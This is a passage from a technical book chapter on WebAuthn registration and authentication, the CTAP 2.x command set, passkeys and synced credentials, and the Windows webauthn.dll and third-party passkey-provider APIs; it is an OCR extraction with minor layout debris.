A registration ceremony looks like this. The relying party generates a `PublicKeyCredentialCreationOptions` blob containing a fresh challenge, the `rpId`, the user's account identifier, the list of algorithms the RP supports, the desired user verification, and an optional list of credentials the user already has. The browser passes this to the authenticator and gets back `clientDataJSON` plus an `attestationObject`. The `clientDataJSON` is a UTF-8 JSON blob containing `type: "webauthn.create"`, the origin the browser was actually on, and the challenge. The `attestationObject` is a CBOR structure whose `authData` field is a binary blob containing the `rpIdHash` (SHA-256 of the canonical `rpId`), the flags byte (with `UP`, `UV`, `AT`, `ED` bits), the signature counter (initially zero, sometimes non-zero), the AAGUID identifying the authenticator model, the new credential's identifier, and the credential's public key in COSE_Key format, alongside an optional *attestation statement* that binds those bytes to a hardware root of trust.

◆ **DEFINITION, AAGUID (AUTHENTICATOR ATTESTATION GUID)** A 16-byte identifier the authenticator includes in `authenticatorData` to identify its make and model. Some authenticators emit an all-zeros AAGUID for privacy. Microsoft's Entra ID hardware-vendor matrix lists dozens of FIDO2 keys with their AAGUIDs and supported transports [918] the FIDO Metadata Service is the authoritative directory.

Walkthrough: WebAuthn registration at the field level. Step 1: the relying party creates `PublicKeyCredentialCreationOptions` with a fresh challenge, an `rp.id`, a stable user handle, `pubKeyCredParams` such as ES256, and an attestation preference. Step 2: the browser writes `clientDataJSON` with `type: "webauthn.create"`, the base64url challenge, and the actual web origin; this is the anti-phishing handoff because

> script cannot choose a different origin. Step 3: the client hashes `clientDataJSON` and sends the request to the authenticator through CTAP2 or the platform API. Step 4: after `UP` and optionally `UV`, the authenticator generates a per-RP key pair, stores the private key or credential secret, and returns `authenticatorData` containing `SHA256(rpId)`, flags, counter, AAGUID, credential ID, and COSE public key. Step 5: the RP verifies the challenge, origin, `rpIdHash`, attestation statement if requested, and then stores only the credential ID and public key.

An authentication ceremony is the same shape with one structural change: the RP supplies `PublicKeyCredentialRequestOptions` with a fresh challenge, the authenticator finds the credential matching the `rpId`, prompts the user for a gesture (if `userVerification` is requested), and produces an *assertion*: a signature over `authenticatorData || SHA-256(clientDataJSON)` with the credential's private key. The relying party verifies the signature against the stored public key.

The Windows-side surface debuts in the same window. Microsoft Learn states verbatim that Microsoft "introduced the W3C/Fast IDentity Online 2 (FIDO2) Win32 WebAuthn platform APIs in Windows 10 (version 1903)" [919]. May 2019. `webauthn.dll` ships. From that moment on, every browser on Windows (Edge, Chrome, Firefox, Brave) talks WebAuthn through one Win32 surface. The Microsoft Learn passkey overview makes the underlying architecture explicit: "When these APIs are in use, Windows 10 browsers or applications don't have direct access to the FIDO2 transports for FIDO-related messaging" [919]. The OS is the dispatcher.

The W3C/FIDO press release named the launch implementations: Windows 10, Android, Chrome, Firefox, Edge, and Safari (in preview) [916]. Microsoft, Google, Mozilla, and Apple all shipped within the same year. WebAuthn became the most-implemented strong-authentication standard on the consumer web inside eighteen months.

The credential's public key is encoded as a COSE_Key map: a CBOR object whose algorithm identifier is one of the entries in the IANA COSE Algorithms registry [920]. As of the registry's 2026-03-04 update, no post-quantum algorithm is in WebAuthn-recommended status; ECDSA P-256 and EdDSA Ed25519 remain the workhorses. The post-quantum algorithm migration is a separate subject this book does not cover; for WebAuthn the load-bearing fact is the still-empty PQC row in the registry.

Level 1 settled the field-level shape. What did the next two years sharpen?

CTAP 2.1: the wire protocol every security key is speaking

15 June 2021. The FIDO Alliance published CTAP 2.1 as a Proposed Standard [921]. CTAP 2.1 is the CBOR-on-the-wire version most security keys in 2024-2026 are running; CTAP 2.2 (Proposed Standard, 14 July 2025) [922] refines a few corners, and CTAP 2.3 followed as a Proposed Standard on 26 February 2026 [923]. Each version adds capability without breaking the previous one's commands.

> ◆ **DEFINITION, CTAP 2.X** The Client-to-Authenticator Protocol: the wire format the browser speaks to a roaming authenticator over USB-HID, NFC, or BLE. CTAP1 (the original U2F messages) carries APDU-style binary structures; CTAP2 carries CBOR-encoded commands. A *CTAP2 authenticator* (also called a FIDO2 or WebAuthn authenticator) implements the CTAP2 command set; modern keys also implement CTAP1 for backwards compatibility [917].

The CTAP2 command-byte table is the surface a browser actually dispatches to. Each command is a single byte followed by a CBOR-encoded request map. The table below names the commands in order and the criterion-table cell each one strengthens.

Command byte	Command name	What it does	Criterion strengthened
0x01	`authenticatorMakeCredential`	Registration: generate a fresh keypair bound to `(rpId, user.id)`	Phishing resistance (origin binding)
0x02	`authenticatorGetAssertion`	Authentication: sign the challenge with the credential's private key	Phishing + replay + verifier-compromise
0x04	`authenticatorGetInfo`	Capability discovery: list supported algorithms, extensions, transports, `UV` modes	Step-up (lets RP know what's available)
0x06	`authenticatorClientPIN`	Manage the PIN, issue `pinUvAuthToken` with permissions bitmap and `rpId` scoping	Step-up + replay
0x07	`authenticatorReset`	Wipe all resident credentials on the device	Lifecycle
0x08	`authenticatorGetNextAssertion`	Continue a multi-credential assertion enumera-	Discoverable-credential UX / lifecycle

Command byte	Command name	What it does	Criterion strengthened
		tion after `authenticatorGetAssertion`	
0x09	`authenticatorBioEnrollment`	On-token fingerprint enrollment (CTAP 2.1)	Step-up (`UV=1`)
0x0A	`authenticatorCredentialManagement`	List, enumerate, and delete resident credentials per RP	Lifecycle / recovery
0x0B	`authenticatorSelection`	"Pick this device" prompt when multiple authenticators are present	UX (no criterion change)
0x0C	`authenticatorLargeBlobs`	Per-credential blob store under the credential	Step-up (extension data)
0x0D	`authenticatorConfig`	Enable enterprise attestation, toggle `alwaysUv`, set minimum PIN length	Authenticator provenance + lifecycle

Three pieces of CTAP 2.1 are worth pulling out because they meaningfully change the criteria-table cells.

`pinUvAuthToken` and permissions. CTAP 2.0's PIN protocol let the browser obtain a `pinToken` and spend it broadly across PIN-authenticated operations. CTAP 2.1 introduced `pinUvAuthToken`, with a *permissions bitmap* and *rpId scoping*, so that a token issued for *one* relying party's ceremony cannot be replayed against a different relying party's ceremony on the same authenticator [921]. This closes a class of host-side mischief: an attacker who got the PIN out of one ceremony could not previously be stopped from spending it on a different `rpId`.

`credProtect`. A CTAP 2.1 extension that lets the RP request one of three credential-protection policies: `userVerificationOptional` (0x01), `userVerificationOptionalWithCredentialIDList` (0x02), or `userVerificationRequired` (0x03). The strongest level is the one this chapter cares about operationally: the authenticator should refuse to list the discoverable credential without a `UV=1` gesture. The first generation of WebAuthn discoverable credentials were more easily enumerable by any host that could speak CTAP2 to the connected key; `credProtect` lets the RP say "don't show this credential's existence to anything that doesn't pass user verification first."

Enterprise attestation. CTAP 2.1 added an explicit *enterprise attestation* mode in which the authenticator binds its attestation statement to a list of relying parties the device's enrolling organization has pre-approved. This is the bridge that makes vendor attestation useful in managed enterprises without leaking the user's

specific device identity to every relying party. (The largeBlob extension (CTAP 2.1, command 0x0C) gives each credential a small per-credential blob store. RPs use it for things like cached short-lived tokens or per-user policy. The 2024 release notes for the Windows `webauthn.dll` API surface flagged largeBlob support as one of the additions in Windows 11 22H2 [919] a March 2023 Review Draft [924] foreshadowed the 2.2 refinements that landed in July 2025.)

All of this is for experts. When did this stop being a security-team conversation and start being a consumer product? What changed in May 2022?

Passkeys: the productization moment

5 May 2022. Apple, Google, and Microsoft jointly committed at the FIDO Alliance to a common passwordless sign-in standard [925]. The press release is short on protocol detail and long on user-facing language. The headline commitment, verbatim: "Allow users to automatically access their FIDO sign-in credentials (referred to by some as a 'passkey') on many of their devices, even new ones, without having to reenroll every account" [925]. *Passkey* entered the public lexicon. Andrew Shikiar, the FIDO Alliance's executive director and Chief Marketing Officer at the time, named it in the press call.

> Allow users to automatically access their FIDO sign-in credentials (referred to by some as a 'passkey') on many of their devices, even new ones, without having to reenroll every account.: Apple, Google, and Microsoft, joint FIDO Alliance announcement, 5 May 2022 [925]

The *cryptographic* move in May 2022 was small. The protocol bytes are the same FIDO2 / WebAuthn / CTAP2 bytes that shipped in March 2019. What changed was twofold: (a) the three platform vendors aligned their sync fabrics so that a passkey created on a user's phone would appear on the user's laptop, and (b) the user-facing terminology consolidated from a confusing menagerie ("discoverable credential," "resident key," "client-side discoverable credential") onto a single product term, *passkey*.

◆ **DEFINITION — Discoverable credential (resident key, passkey)** A WebAuthn credential whose `user.id` and account metadata are stored *on the authenticator*, so the authenticator can produce an assertion without the relying party first supplying a credential identifier. The CTAP 2.0 spec calls these *resident keys* [917] the WebAuthn Level 2 spec calls them *client-side discoverable credentials*

> [212] the May 2022 vendor commitment rebranded them as *passkeys* [925]. All three terms refer to the same on-the-wire object.

Discoverable credentials unlock *usernameless* sign-in. The relying party does not need to tell the authenticator which credential to use; the authenticator looks up its own resident credentials for the supplied `rpId`, shows the user the matching account, and asks for the user-verification gesture. This is the UX primitive every consumer-passkey flow leans on.

WebAuthn Level 3 (W3C Candidate Recommendation, latest snapshot dated 13 January 2026 [865] [905]) is the spec generation that productises passkeys. Level 3 standardizes:

- The **hybrid transport** (formerly known as caBLE), exposed as the `hybrid` value of WebAuthn's `AuthenticatorTransport` enumeration (L3 §5.8.4) with the handshake protocol specified in FIDO CTAP 2.2, which lets a phone act as a roaming authenticator for a nearby laptop via QR code plus ephemeral ECDH plus BLE proximity. We cover hybrid below.
- **JSON-serialization helpers** (`PublicKeyCredentialCreationOptionsJSON` and `PublicKeyCredentialRequestOptionsJSON`) that make WebAuthn easier to drive from a server SDK without manual base64url juggling.
- **`getClientCapabilities()`** so the relying party can probe what the client supports before issuing the ceremony.
- The **`credProps`**, **`prf`**, and **`largeBlob`** client extensions (plus the CTAP-level **`credProtect`**), and the sibling **Secure Payment Confirmation** specification, each of which sharpens one cell of the criteria table.

The mid-2025 cadence picked up: CTAP 2.2 Proposed Standard on 14 July 2025 [922] refined hybrid-transport semantics and tightened `credProtect`.

The synced-vs-bound distinction is the structural new thing about passkeys. Before May 2022 a FIDO2 credential lived in one secure element; lose the YubiKey, lose the credential. Synced passkeys put the private key into a sync fabric: Apple iCloud Keychain (introduced with OS X Mavericks in 2013) [926], Google Password Manager (Chrome password sync, late 2000s onward), Microsoft Authenticator (originally 2015) [927], and Microsoft Account passkey support (announced for consumer accounts on 2 May 2024, with rollout staged through the consumer services) [928], and let it appear on every device the user signs into. The mechanism is end-to-end encryption against a sync-fabric key that the platform vendor cannot

read; Apple's Advanced Data Protection model is the strongest current public realisation [929].

The price: the long-term private key is intentionally recoverable outside the original authenticator, even though sync fabrics encrypt it at rest. NIST is unambiguous about the assurance consequence. The April 2024 supplement *Incorporating Syncable Authenticators into NIST SP 800-63B* [930] (since absorbed into NIST SP 800-63B-4 final, July 2025 [890]) classifies synced passkeys at AAL2, not AAL3, because the syncable-authenticator and recovery model no longer proves single-device hardware binding. Yubico, a vendor with an incentive in the device-bound distinction, captures the operational dichotomy clearly, while NIST remains the normative source: "FIDO passkeys that are not synced (device-bound passkeys like YubiKeys) and are properly stored in dedicated hardware have an AAL3 rating" [894].

The WebAuthn spec made the distinction *observable*. Two new flag bits in `authenticatorData`, `BE` (Backup Eligible) and `BS` (Backup State), tell the relying party whether the credential is in principle syncable (`BE=1`) and whether it is currently backed up (`BS=1`) [865]. The RP can decide policy from those flags: a banking RP can require `BE=0` (device-bound) credentials for AAL3 transactions, while accepting `BS=1` (synced) credentials for AAL2 sign-in.

Microsoft's own numbers tell the productization story in raw counts. The May 2024 Microsoft Security blog announcing passkey support for consumer accounts notes that Microsoft was "detecting around 115 password attacks per second" when Windows Hello first shipped in 2015; "less than a decade later, that number has surged 3,378% to more than 4,000 password attacks per second" [928]. The 1 May 2025 World Passkey Day post escalates again: "we observed a staggering 7,000 password attacks per second (more than double the rate from 2023). [...] now we see nearly a million passkeys registered every day." It also reports that "passkey sign-ins are eight times faster than a password and multifactor authentication" (Microsoft's published metric, methodology unspecified) and that "more than 99% of people who sign into their Windows devices with their Microsoft account do so using Windows Hello," a denominator limited to Microsoft-account sign-ins on Windows devices rather than enterprise domain-joined usage [884].

> ▸ **KEY IDEA** Passkeys are not a new cryptographic primitive. They are a productization moment in which discoverable credentials became consumer-grade UX. The protocol moves were two years earlier; the product move is what changed the criteria-table scoreboard.

Passkeys are a *productization* moment. On Windows specifically, what does the platform actually do between `navigator.credentials.create` and the TPM?

The Windows platform authenticator: `webauthn.dll` end-to-end

May 2019. Windows 10 version 1903. The Win32 platform WebAuthn API shipped, and from that moment on every browser and every native application on Windows that wants to do WebAuthn calls `webauthn.dll`. The header file `webauthn.h` is in the Windows SDK and is also published on GitHub at `github.com/microsoft/webauthn` [931]. The reference page on Microsoft Learn enumerates every function the API surfaces [932]. The 1903 ship date and the subsequent feature additions are documented verbatim by Microsoft Learn: "Microsoft has long been a proponent of passwordless authentication, and has introduced the W3C/Fast IDentity Online 2 (FIDO2) Win32 WebAuthn platform APIs in Windows 10 (version 1903). Starting in **Windows 11, version 22H2**, WebAuthn APIs support ECC algorithms and starting in **Windows 11 version 24H2** WebAuthn APIs support plugin passkey managers" [919].

> When these APIs are in use, Windows 10 browsers or applications don't have direct access to the FIDO2 transports for FIDO-related messaging.: Microsoft Learn, *WebAuthn APIs for password-less authentication on Windows* [919]


That sentence is the entire architectural premise. The OS dispatches FIDO2 ceremonies. The browser does not own the CTAP2 stack, the USB-HID transport, the NFC reader, the BLE pairing, or the Hello UV gesture. It hands `webauthn.dll` a request and gets back an assertion.

The API surface is a small set of functions. The ceremony surface is two functions, the management surface is the remainder.

- **`WebAuthNAuthenticatorMakeCredential`**: the registration entry point. Caller supplies origin / `rpId` / user / algorithms / attestation preference / authenticator-selection criteria. Returns an attestation object.
- **`WebAuthNAuthenticatorGetAssertion`**: the authentication entry point. Caller supplies origin / `rpId` / allowed credential IDs (or empty for usernameless) / user-verification preference / mediation (Conditional UI, covered below). Returns an assertion.
- **`WebAuthNGetApiVersionNumber`**: a monotonically increasing integer that lets callers feature-detect the local `webauthn.dll` instead of guessing from a Windows marketing release. Microsoft documents the public release milestones (initial Win32 APIs

in Windows 10 1903, ECC algorithm support starting in Windows 11 22H2, plug-in passkey managers starting in Windows 11 24H2) but production code should compare the returned number with the SDK header constants it was compiled against [919] [932].

- **`WebAuthNGetCancellationId` / `WebAuthNCancelCurrentOperation`**: cooperative cancellation; the browser asks `webauthn.dll` to drop the active ceremony.
- **`WebAuthNGetPlatformCredentialList` / `WebAuthNDeletePlatformCredential`**: resident-credential management for synced passkeys held by the OS provider.
- **`WebAuthNIsUserVerifyingPlatformAuthenticatorAvailable`**: the `isUVPAA` capability probe; the RP uses this to decide whether to offer a passkey enrollment flow at all.
- **`WebAuthNFreeAssertion` / `WebAuthNFreeCredentialAttestation` / `WebAuthNFreePlatformCredentialList`**: caller-side memory release; the OS allocates on the heap and the caller is responsible for `Free`.
- **`WebAuthNGetErrorName` / `WebAuthNGetW3CExceptionDOMError`**. Translate the Win32 `HRESULT` into a WebAuthn-spec error string.



The browser hands off a request and gets back bytes — it never holds the TPM private key or speaks raw CTAP transport.

Figure 21.2: A platform-bound WebAuthn registration on Windows. The browser calls MakeCredential() across the OS dispatch boundary into webauthn.dll; Windows Hello collects the user-verification gesture, CNG/NCrypt provisions the key, and the TPM 2.0 generates a non-exportable keypair and certifies the attestation. The caller hands off a request and receives only bytes (clientDataJSON, authenticatorData, attestationObject) and never holds the TPM private key or speaks raw CTAP transport.

The criteria-framework consequence of that call graph is strong, but only for the platform-bound case. Microsoft Learn states the Windows Hello property verbatim: "The private keys can only be used after they're unlocked by the user using the Windows Hello unlock factor (biometrics or PIN)" [933]. That sentence should not be generalized to every object marketed as a passkey. There are three materially different storage cases:

Storage case	Where the long-term key lives	What "private key never leaves hardware" means	Phishing resistance	NIST AAL implication
Platform-bound Windows Hello credential	TPM-backed Windows platform authenticator, un-	Applies. The raw private key is non-exportable and	Applies, because WebAuthn still	This is the case closest to the AAL3 claim when

Storage case	Where the long-term key lives	What "private key never leaves hardware" means	Phishing resistance	NIST AAL implication
	locked by Hello PIN/biometric	hardware-bound; signs malware can ask for a signature only through the OS/TPM policy boundary and user-verification gate.	`clientDataJSON.origin` and `rpIdHash`.	paired with appropriate recovery controls and attestation policy.
Synced Microsoft passkey	Microsoft Account / Windows passkey sync fabric, protected by end-to-end encryption and a recovery key or account recovery path	Does **not** apply. The credential is intentionally recoverable on another signed-in device; the long-term key material is no longer pinned to one TPM.	Still applies at the ceremony layer: the synced key signs only for the registered RP.	AAL3 does **not** hold. NIST caps syncable authenticators at AAL2 because the key can be restored across devices [930] [890].
Third-party password-manager or vault-backed passkey	Vendor vault such as 1Password, Bitwarden, or Dashlane, dispatched through the Windows 11 24H2 plug-in model	Does **not** apply unless that vendor explicitly binds a credential to local hardware. The key is governed by vault storage, sync, export, and recovery policy.	Still applies if the provider returns a normal WebAuthn assertion: the RP verifies the same origin-bound bytes.	AAL3 should not be assumed. Treat it as vault-backed AAL2-or-lower until the provider supplies device-binding, non-exportability, attestation, and recovery evidence.

Only the first row earns the literal reading of "the private key never leaves hardware," and it earns it only because two earlier links in this book hold at the same time: the TPM's non-exportable seal from the TPM chapter (Chapter 2) and the user-verification gate from the Windows Hello chapter (Chapter 20). Remove either one (export the key into a sync fabric, or let any caller sign without a gesture) and the platform-bound row collapses into the AAL2 cases beneath it. The Windows picker that lists all three side by side is precisely where that distinction goes missing.

The API version sentinel tells a clean feature-evolution story, but production code should not hard-code a marketing-release map. Microsoft exposes a numeric `WebAuthNGetApiVersionNumber()` precisely so callers can probe the local DLL and then gate feature use against the header they compiled with [932]. Because this chapter does not carry a hash-stamped Windows lab capture of `WEBAUTHN_API_VERSION_*` values across builds, the table below deliberately avoids pretending to map API versions 1-7 to exact Windows builds. Read it as a documented capability progression and a verification checklist, not as a substitute for the probe.

Documented milestone	Local thing to verify	Notable surface to look for
Windows 10 1903: first public Win32 WebAuthn APIs [919]	`WebAuthNGetApiVersionNumber()` returns a non-zero value; `webauthn.dll` exports make-credential, get-assertion, and isUVPAA functions	Initial OS-dispatched FIDO2/WebAuthn surface
Windows 11 22H2: ECC algorithm support [919]	Header and local behavior support the ECC algorithms your RP offers, especially ES256 paths	ECC-backed Windows Hello platform credentials
Windows 11 24H2: plug-in passkey managers [919]	Header/sample expose `WebAuthNPlugin*`; Settings exposes passkey provider choices when a provider is installed	Third-party provider registration, provider picker, OS-mediated plug-in dispatch
Current SDK / `microsoft/webauthn` header [931]	Compare the returned API number with the `WEBAUTHN_API_VERSION_*` constants and structures in the SDK you compile against	Feature-gate structure fields, extensions, credential-management calls, and plug-in calls from headers rather than release names
Insider builds after KB5072046 [931]	GitHub header exposes `EXPERIMENTAL_*2` functions	`EXPERIMENTAL_WebAuthNPluginAddAuthenticator2`, `EXPERIMENTAL_WebAuthNPluginPerformUserVerification2`, `EXPERIMENTAL_WebAuthNPluginUpdateAuthenticatorDetails2`; the prefix is the warning label

The important tightening is methodological: cite the Microsoft Learn and `microsoft/webauthn` header surface for the function names, capture the local DLL's returned API number for the machine you are testing, and never publish an exact-looking build/API map unless you captured or sourced that map directly. The three

`EXPERIMENTAL_*`[2] APIs are Insider-only; the `EXPERIMENTAL_` prefix is the SDK signal that the shape may change before it becomes load-bearing public API.

> ▪ **NOTE. USE THE PLATFORM API** On Windows, do not roll your own CTAP2 stack. `webauthn.dll` handles USB-HID, NFC, BLE, hybrid transport, Conditional UI, plug-in dispatch, and Windows Hello user verification in a single call. The Win32 reference at `learn.microsoft.com/en-us/windows/win32/api/webauthn/` is the source of truth, the header file is at `github.com/microsoft/webauthn`, and the YubiKey 5 series [934] plus the Entra-listed FIDO2 vendors [918] are the supported keys.

The criterion-table consequence of dispatching FIDO2 through one OS surface is narrower than "the browser disappears." Edge, Chrome, Firefox, and Brave can delegate CTAP transport, provider selection, platform-authenticator mediation, and Windows Hello UV to the same `webauthn.dll`; they still own origin determination, WebAuthn API behavior, `clientDataJSON`, permissions and mediation UX, and the handoff to the relying party. The OS routes the registration to the TPM (for platform-bound passkeys), to USB-HID (for roaming security keys), or to a plug-in (for Windows 11 24H2 third-party providers, covered below).

The `webauthn.dll` surface answers one half of the question. The other half is: what does the user actually *see*?

Conditional UI: passkey autofill that looks like password autofill

The bridge between users' password-trained mental model and the new asymmetric-crypto reality is a UX primitive called Conditional Mediation (the spec name) or *Conditional UI* in informal use. The relying party renders a normal-looking username field. The browser sees that the page has called `navigator.credentials.get({mediation: "conditional", publicKey: {...}})` and quietly offers the user's passkey as one of the autofill suggestions, alongside whatever the user has typed and whatever the password manager remembers. The user clicks the passkey suggestion, completes a Windows Hello gesture, and they are signed in. No popup. No modal. No "do you want to use a passkey?" dialog.

> ◆ **DEFINITION — Conditional UI / Conditional Mediation** A WebAuthn invocation mode in which the browser offers the user's discoverable credentials *inside* the same autofill UI it uses for saved passwords, rather than via a modal credential picker. The relying party calls `navigator.credentials.get({mediation: "conditional", publicKey: {...}})`; the browser silently consults the platform authenticator (and, on Windows 11 24H2, the plug-in passkey providers) for

> credentials matching the `rpId`. The capability is probed via `PublicKeyCredentia l.isConditionalMediationAvailable()` [865].

The canonical engineer-perspective walkthrough is Adam Langley's *Passkeys* post on imperialviolet.org, dated 22 September 2022 [935]. Langley walks the flag-page invocation needed on early Chrome Canary builds (`chrome://flags#webauthn-conditional-ui`) and the capability surface: `isUserVerifyingPlatformAuthenticatorAvailable()` to decide whether to offer enrollment, `isConditionalMediationAvailable()` to decide whether to render the autofill hint at all. The post is the first time most working engineers saw what passkeys would actually look like at the page level.

On Windows the browser calls `WebAuthNAuthenticatorGetAssertion` with the Conditional mediation flag set; `webauthn.dll` consults its resident credential store, finds passkeys matching the `rpId`, and surfaces a small in-line affordance for each. The full-screen Windows Hello modal becomes a small in-place gesture acquisition. From the user's perspective the password-manager metaphor is unchanged; from the cryptography's perspective the work product is a public-key signature over an origin-bound challenge.

The four mediation modes (`silent` no user interaction, `optional` browser decides, `conditional` autofill, and `required` modal) come from Credential Management Level 1's `CredentialMediationRequirement` enumeration; WebAuthn L3 §5.1.4 specifies how `conditional` is processed in the assertion flow [865]. Conditional is the one that makes passkeys feel like passwords, and that is precisely why it took the consumer-passkey rollout off the security-team conversation and into product reviews.

The Microsoft Learn passkey overview ties the UX to the Windows ship vehicle: "Starting in Windows 11, version 22H2 with KB5030310, Windows provides a native experience for passkey management" [933]. The Settings → Accounts → Passkeys page is the management UI; Conditional Mediation surfaces those passkeys at sign-in time. The passkeys.dev developer directory [936] is the FIDO Alliance's collected resource for relying parties implementing the flow.

The UX implication is the one Adam Langley underlined in the September 2022 post: the password-autofill metaphor is the load-bearing UX primitive that makes passkeys consumer-ready. The cryptography was solved in 2014. The UX took eight more years.

But what if the user's passkey lives in 1Password or Bitwarden, not in Windows itself?

The Windows 11 24H2 third-party passkey provider model

8 October 2024. Microsoft published the Windows Developer Blog post *Passkeys on Windows: authenticate seamlessly with passkey providers* [937] as a pre-conference announcement ahead of the FIDO Alliance's Authenticate 2024 conference (14-16 October 2024 in Carlsbad, California). The post announced three deliverables: "1. A plug-in model for third-party passkey providers. 2. Enhanced native UX for passkeys. 3. A Microsoft synced passkey provider." 1Password and Bitwarden were the named launch partners; Dashlane joined the roster shortly thereafter. The post says verbatim: "Microsoft is partnering closely with 1Password, Bitwarden and others on integrating this capability" [937].

The plug-in model brings an OS-level third-party passkey-provider API to Windows, matching the passkey-provider models Apple shipped in macOS Sonoma / iOS 17 (`ASCredentialIdentityStore` plus `ASCredentialProviderExtension`) [938] and Android 14 added through Credential Manager [939]. The mechanism is a COM interface called `IPluginAuthenticator`, declared in `pluginauthenticator.idl` [931]. A passkey-manager vendor ships a packaged Windows app that registers a COM object implementing the interface, supplies an AAGUID and a friendly name, and lets the OS dispatch ceremonies to it.

The Plugin API surface is six functions on the OS side and one COM interface on the vendor side. From `webauthnplugin.h` and the Microsoft Learn reference [919]:

- **`WebAuthNPluginAddAuthenticator`**: register the plug-in with the OS. The vendor app calls this on first run.
- **`WebAuthNPluginAuthenticatorAddCredentials`**: supply the OS with the credentials the plug-in currently has, so the OS can render them in pickers.
- **`WebAuthNPluginAuthenticatorRemoveCredentials`**: the inverse; remove credentials the plug-in no longer holds.
- **`WebAuthNPluginPerformUserVerification`**: request Windows Hello UV on behalf of the plug-in. The plug-in does *not* take the UV gesture itself; Windows Hello does, so the gesture-to-credential trust path is OS-mediated.
- **`WebAuthNPluginRemoveAuthenticator`**: the vendor's uninstall path.
- **`WebAuthNPluginGetAuthenticatorState`**: query the Enabled/Disabled state of a registered plug-in authenticator by its COM CLSID.

Three additional `EXPERIMENTAL_*2` functions ship in Insider build KB5072046 and refine the registration, UV, and update flows. The list, verbatim from the `github.com/microsoft/webauthn`

README: `EXPERIMENTAL_WebAuthNPluginAddAuthenticator2`, `EXPERIMENTAL_WebAuthNPluginPerformUserVerification2`, `EXPERIMENTAL_WebAuthNPluginUpdateAuthenticatorDetails2` [931].

The Microsoft-authored reference implementation is the Contoso Passkey Manager sample in `microsoft/Windows-classic-samples` [940]. The sample's build manifest is explicit: "Windows SDK version 10.0.26100.7175 or higher. Operating system requirements: Windows 11 version 25H2. Build Major Version = 26200 and Minor Version >= 6725. Windows 11 version 24H2. Build Major Version = 26100 and Minor Version >= 6725" [940]. The Microsoft Learn tutorial *Third-party passkey providers on Windows* walks the same sample step by step [941]. Treat the 25H2 line as a sample-manifest / SDK requirement, not a general-availability claim about a released Windows version.

▪ **NOTE — CONTOSO PASSKEY MANAGER IS NOT FOR PRODUCTION** The Microsoft Learn third-party tutorial carries an explicit disclaimer: "Contoso Passkey Manager is designed for passkey creation and usage testing only. Don't use the app for production passkeys" [941]. The sample illustrates the COM contract; it does not replace a vetted vendor's credential vault.

Walkthrough: Windows 11 24H2 provider dispatch. The caller still invokes `WebAuthNAuthenticatorMakeCredential` or `WebAuthNAuthenticatorGetAssertion`. Windows then enumerates registered authenticators: the built-in Hello/TPM provider, roaming FIDO2 transports over USB-HID/NFC/BLE, hybrid phone transport, and any enabled COM plug-in provider. If the user picks a vault-backed provider, the provider receives the ceremony through the `WebAuthNPlugin*` contract rather than by scraping browser state. If it needs user verification, it asks Windows to perform the gesture with `WebAuthNPluginPerformUserVerification`, so the vault does not invent its own fake Hello prompt. The provider returns a normal WebAuthn attestation or assertion. The RP sees ordinary W3C bytes; only the storage and recovery floor changed.

The user-facing flow follows the same logic as the macOS / iOS / Android equivalents. The user installs 1Password or Bitwarden from the Microsoft Store. The vendor app calls `WebAuthNPluginAddAuthenticator` on first launch. The user enables the provider in Settings → Accounts → Passkeys → Advanced options [937]. From that point on, when any browser or native app on Windows starts a WebAuthn ceremony, `webauthn.dll` presents the user with a picker ("use a passkey from Windows Hello, from 1Password, from Bitwarden, from a hardware security key, or from your phone") and routes the ceremony to the selected provider. The plug-in itself returns an attestation object and an assertion; Windows Hello handles user verification on the plug-in's behalf via `WebAuthNPluginPerformUserVerification`. The Windows trust boundary still owns the gesture acquisition.

§ ASIDE — **What the plug-in model is NOT** The plug-in model adds credential-store choice; it does not change the lock-screen credential. The plug-in cannot replace Windows Hello at the lock screen; lock-screen sign-in remains the platform authenticator. The plug-in cannot proxy domain credentials: Kerberos and NTLM are unaffected. The plug-in is *not* a replacement for the legacy `CredMan` (Credential Manager) generic-credential surface; that surface is still where Windows applications stash Basic-Auth-style credentials. The plug-in model is, specifically, a WebAuthn credential store. Everything else stays where it was.

The criterion-table consequence is mixed. The plug-in model strengthens *user choice* and sometimes *availability*, because a user with an existing 1Password / Bitwarden vault can reuse the recovery primitives they already know. It weakens *hardware-bound non-exportability* relative to a pure platform-bound passkey, because the long-term key now lives under the vendor vault's storage, sync, export, and recovery policy rather than under the local TPM. It does not change RP-side verifier-compromise resistance, phishing resistance, replay resistance, or step-up, because the relying party still stores a public key and verifies a WebAuthn-shaped assertion. It does change the assurance ceiling: unless the provider proves device binding and non-exportability, the AAL3 claim does not travel with the Windows picker.

What 1Password, Bitwarden, and Dashlane each ship in their plug-in implementations follows the same template: registration requests get either a `packed` attestation statement (for vendor-signed batch attestation keys) or a `none` attestation (most consumer flows), and authentication assertions come back the same shape as any other WebAuthn assertion. The plug-in itself decides whether the credential is `BE=1, BS=1` (synced in the vendor's cloud) or `BE=0, BS=0` (device-bound to the local install).

A plug-in supplies the credential. But the *attestation statement* on registration tells the relying party *what kind of credential it is*. That's a separate API surface. What shapes does it come in?

Documented reproducibility checklist for a Windows machine

